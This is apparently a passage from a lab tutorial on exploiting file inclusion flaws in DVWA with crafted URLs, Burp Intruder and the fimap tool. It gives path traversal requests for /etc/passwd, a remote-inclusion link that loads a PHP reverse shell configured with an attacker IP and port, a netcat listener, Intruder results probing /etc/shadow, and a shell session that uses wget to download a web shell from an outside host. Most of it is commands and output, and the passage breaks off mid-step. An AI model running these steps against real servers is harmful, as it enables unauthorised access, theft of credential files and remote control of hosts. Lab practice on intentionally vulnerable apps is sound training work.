2. I am going to use the DVWA installed in Kali Linux in this tutorial with the link address http://192.168.223.128/dvwa-linux. The file inclusion page in BurpSuite http://192.168.223.128/dvwa/vulnerabilities/fi/?page=include.php takes file name from the user and this file is file will be included in the PHP script. This function called include function is used for including a file. This function is used because it is easy to include multiple files so that we don't need to write the code multiple times.

3. To exploit LFI, if no sanitization or proper validation on the file name we pass in the position of include.php on the link http://192.168.223.128/dvwa/vulnerabilities/fi/?page=include.php, we may be able to read the local files in the server or on the worst case we can make the server hosts php script .

4. Two possibilities: local file inclusions where the file to be included in the local machine and remote file inclusion where the file to be included in the remote machine.

5. The following link as example will show the file main page of the Apache server

http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=http://192.168.223.128

6. The following link will show /etc/passwd file

192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../../../etc/passwd

7. Here an example of a php shell and I saved it in the /var/www/html/

cp /usr/share/webshells/php/php-reverse-shell.php /home/Hidaiavar/www/html/php-reverse-shell.php

8. Edit the php-reverse-shell.php to point to the attacker IP address which is my Kali Linux machine: 192.168.223.128. And make change of the port. I used port 4444

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.223.128';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```


9. Now access the php shell using the link

http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=http://192.168.223.128/php-reverse-shell.php

10. Open the netcat listener to listen ap port 4444 in the attacker computer 192.168.223.128

```
# nc -lvnp 4444  -
```

The command shell will open. You can write your commands such as: pwd, uname -a, id, whoami.



c) LFI and RFI exploitation through BurpSuite :

1. I am using in this tutorial the DVWA app installed in Windows at localhost http://localhost/dvwa/ and the DVWA security set to low.

2. When scanning DVWA through BurpSuite. It does not detect the file inclusion vulnerability. It detects only file path manipulation in the path /dvwa/vulnerabilities/fi/ with information severity.

3. We can exploit LFI and RFI using BurpSuite. Download LFI payloads and from the net. We can get it from:


https://raw.githubusercontent.com/emadshanab/LFI-Payload-List/master/LFI%20payloads.txt

We go to the page http://192.168.223.128/dvwa-linux/fi and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

4. Send the request to the intruder. On the “Intruder/Positions” section, add only a tag on the file1.php position. Choose the attack type to be “Sniper” attack.

5. In the “Intruder/Payloads” and upload the LFI payload list. Start the attack.

6. Check the scan results. As example, this is the results of using /etc/passwd as payload. You can know the effective payloads from the length section of scan results.


Attack Save Columns
Intruder attack of http://192.168.225.128 - Temporary attack - Not saved to project file
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 200 4411
1 /etc/passwd 200 4614
2 /etc/shadow 200 3466
3 /etc/aliases 200 3466
4 /etc/anacrontab 200 3466
5 /etc/apache2/apache2.conf 200 10656
6 /etc/apache2/httpd.conf 200 3466
7 /etc/at.allow 200 3466
8 /etc/at.deny 200 3466
9 /etc/bashrc 200 3466
10 /etc/bootptab 200 3466
11 /etc/chrootUsers 200 3466
Request Response
Pretty Raw Hex Render
DVWA
Home

d) LFI and RFI Exploitation using Fimap tool:

1. fimap is a little python tool which can find, prepare, audit, exploit and even google automatically for local and remote file inclusion bugs in webapps. fimap should be something like sqlmap just for LFI/RFI bugs instead of SQL injection.

2. Download and install Fimap from https://github.com/kurobeats/fimap

```
# git clone https://github.com/kurobeats/fimap.git
# cd fimap/src
```

3. fimap is Pyjton2 program, so make sure to select Paython2 version as the default version when using the fimap tool:

```
#sudo update-alternatives --config python
```

4. Download and install the httplib2 from https://github.com/httplib2/httplib2

```
# git clone https://github.com/httplib2/httplib2.git
```

5. Go to httplib2 directory and install httplib2 using the command

```
# setyp.py install
```

Then run python2 command and import httplib2 and check if it is imported successfully, and install any dependencies required as shown in the error message.

```
# python2
>> import httplib2
```

6. Go to the folder fimap/src and run the “python fimap.py -h” command


```
# python2 fimap.py -h
```

Here the options of fimap as shown in the help menu.


```
┌──(root㉿hidaia)-[~/fimap/src]
└─# python fimap.py -h
fimap v.1.00_svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Usage: ./fimap.py [options]
## Operating Modes:
   -s , --single                Mode to scan a single URL for FI errors.
                                Needs URL (-u). This mode is the default.
   -m , --mass                  Mode for mass scanning. Will check every URL
                                from a given list (-l) for FI errors.
   -g , --google                Mode to use Google to aquire URLs.
                                Needs a query (-q) as google search query.
   -B , --bing                  Use bing to get URLs.
                                Needs a query (-q) as bing search query.
                                Also needs a Bing APIKey (--bingkey)
   -H , --harvest               Mode to harvest a URL recursivly for new URLs.
                                Needs a root url (-u) to start crawling there.
                                Also needs (-w) to write a URL list for mass mode.
   -4 , --autoawesome           With the AutoAwesome mode fimap will fetch all
                                forms and headers found on the site you defined
                                and tries to find file inclusion bugs thru them. Needs an
                                URL (-u).
```

```
## Techniques:
   -b , --enable-blind          Enables blind FI-Bug testing when no error messages are printed.
                                Note that this mode will cause lots of requests compared to the
                                default method. Can be used with -s, -m or -g.
   -D , --dot-truncation        Enables dot truncation technique to get rid of the suffix if
                                the default mode (nullbyte poison) failed. This mode can cause
                                tons of requests depending how you configure it.
                                By default this mode only tests windows servers.
                                Can be used with -s, -m or -g. Experimental.
   -M , --multiply-term=X       Multiply terminal symbols like '.' and '/' in the path by X.
```

```
## Disguise Kit:
   -A , --user-agent=UA         The User-Agent which should be sent.
        --http-proxy=PROXY      Setup your proxy with this option. But read this facts:
                                  * The googlescanner will ignore the proxy to get the URLs,
                                    but the pentest\attack itself will go thru proxy.
                                  * PROXY should be in format like this: 127.0.0.1:8080
                                  * It's experimental
        --show-my-ip            Shows your internet IP, current country and user-agent.
                                Useful if you want to test your vpn\proxy config.
## Plugins:
        --plugins               List all loaded plugins and quit after that.
   -I , --install-plugins       Shows some official exploit-mode plugins you can install
                                and\or upgrade.
## Other:
        --update-def            Checks and updates your definition files found in the
                                config directory.
        --test-rfi              A quick test to see if you have configured RFI nicely.
        --merge-xml=XMLFILE     Use this if you have another fimap XMLFILE you want to
                                include to your own fimap_result.xml.
   -C , --enable-color          Enables a colorful output. Works only in linux!
        --force-run             Ignore the instance check and just run fimap even if a lockfile
                                exists. WARNING: This may erase your fimap_results.xml file!
   -v , --verbose=LEVEL         Verbose level you want to receive.
                                LEVEL=3 → Debug
                                LEVEL=2 → Info(Default)
                                LEVEL=1 → Messages
                                LEVEL=0 → High-Level
        --credits               Shows some credits.
        --greetings             Some greetings ;)
   -h , --help                  Shows this cruft.
```



```
## Attack Kit:
   -x , --exploit              Starts an interactive session where you can
                               select a target and do some action.
   -X                          Same as -x but also shows not exploitable which might can be
                               hax0red with plugins.
   -T , --tab-complete         Enables TAB-Completation in exploit mode. Needs readline module.
                               Use this if you want to be able to tab-complete thru remote
                               files\dirs. Eats an extra request for every 'cd' command.
        --x-host=HOSTNAME      The host to use exploits on. fimap won't prompt you for the domain
                               in exploit mode if you set this value.
        --x-vuln=VULNNUMBER    The vulnerability ID you want to use. It's the same number you type
                               into the exploit mode where you choose the vulnerable script.
        --x-cmd=CMD            The CMD you want to execute on the vulnerable system. Use this parameter
                               more than once to execute commands one after another.
                               Remember that each command opens a new shell and closes it after execution.
```




```
## Variables:
   -u , --url=URL              The URL you want to test.
                               Needed in single mode (-s).
   -l , --list=LIST            The URL-LIST you want to test.
                               Needed in mass mode (-m).
   -q , --query=QUERY          The Google Search QUERY.
                               Example: 'inurl:include.php'
                               Needed in Google Mode (-g)
        --bingkey=APIKEY       This is your the Bing APIKey. You have to set this when you
                               want to use the BingScanner (-B).
        --skip-pages=X         Skip the first X pages from the Googlescanner.
   -p , --pages=COUNT          Define the COUNT of pages to search (-g).
                               Default is 10.
        --results=COUNT        The count of results the Googlescanner should get per page.
                               Possible values: 10, 25, 50 or 100(default).
        --googlesleep=TIME     The time in seconds the Googlescanner should wait befor each
                               request to google. fimap will count the time between two requests
                               and will sleep if it's needed to reach your cooldown. Default is 5.
   -w , --write=LIST           The LIST which will be written if you have choosen
                               harvest mode (-H). This file will be opened in APPEND mode.
   -d , --depth=CRAWLDEPTH     The CRAWLDEPTH (recurse level) you want to crawl your target site
                               in harvest mode (-H). Default is 1.
   -P , --post=POSTDATA        The POSTDATA you want to send. All variables inside
                               will also be scanned for file inclusion bugs.
        --cookie=COOKIES       Define the cookie which should be send with each request.
                               Also the cookies will be scanned for file inclusion bugs.
                               Concatenate multiple cookies with the ';' character.
        --ttl=SECONDS          Define the TTL (in seconds) for requests. Default is 30 seconds.
        --no-auto-detect       Use this switch if you don't want to let fimap automaticly detect
                               the target language in blind-mode. In that case you will get some
                               options you can choose if fimap isn't sure which lang it is.
        --bmin=BLIND_MIN       Define here the minimum count of directories fimap should walk thru
                               in blind mode. The default number is defined in the generic.xml
        --bmax=BLIND_MAX       Define here the maximum count of directories fimap should walk thru.
        --dot-trunc-min=700    The count of dots to begin with in dot-truncation mode.
        --dot-trunc-max=2000   The count of dots to end with in dot-truncation mode.
        --dot-trunc-step=50    The step size for each round in dot-truncation mode.
        --dot-trunc-ratio=0.095 The maximum ratio to detect if dot truncation was successfull.
        --dot-trunc-also-unix  Use this if dot-truncation should also be tested on unix servers.
        --force-os=OS          Forces fimap to test only files for the OS.
                               OS can be 'linux' or 'windows'
```

7. We go to the page http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

8. Run the command:

python fimap.py -b --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php" --cookie='security=low;PHPSESSID=1upqibppgr5debk0nkj7lr7f'”

I got the following results




- Then run the following commands to start new session where you can find target and start some action

python fimap.py -b --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php" --cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x

You get the following:

- I chose 192.168.223.128 domain. Then I chose first vulnerable script "URL: '/dvwa-linux/vulnerabilities/fi/?page=file1.php'"




- I chose the first attack type: "Spawn fimap shell". I got the command line interface to enter the shell commands. In the following screenshots examples, I run:

whoami

pwd

uname -a



9. To upload a shell such as mini.php shell:

- Run the following commands to start new session where you can find target and start some action

python fimap.py -b --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php" --cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x


- I chose 192.168.223.128 domain. Then I chose first vulnerable script “URL: '/dvwa-linux/vulnerabilities/fi/?page=file1.php'”
- I chose the first attack type: “Spawn fimap shell”. I got the command line interface to enter the shell commands. In the following example, I run the following command to upload c99 shell:

pwd

wget https://r57.gen.tr/down/mini.zip

unzip mini.zip

Go to the webpage: http://192.168.223.128/dvwa-linux/vulnerabilities/fi/mini.php




10. To make reverse shell:

- Run the following commands to start new session where you can find target and start some action

python fimap.py -b --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php" --cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x


- I chose 192.168.223.128 domain. Then I chose first vulnerable script “URL: '/dvwa-linux/vulnerabilities/fi/?page=file1.php'”
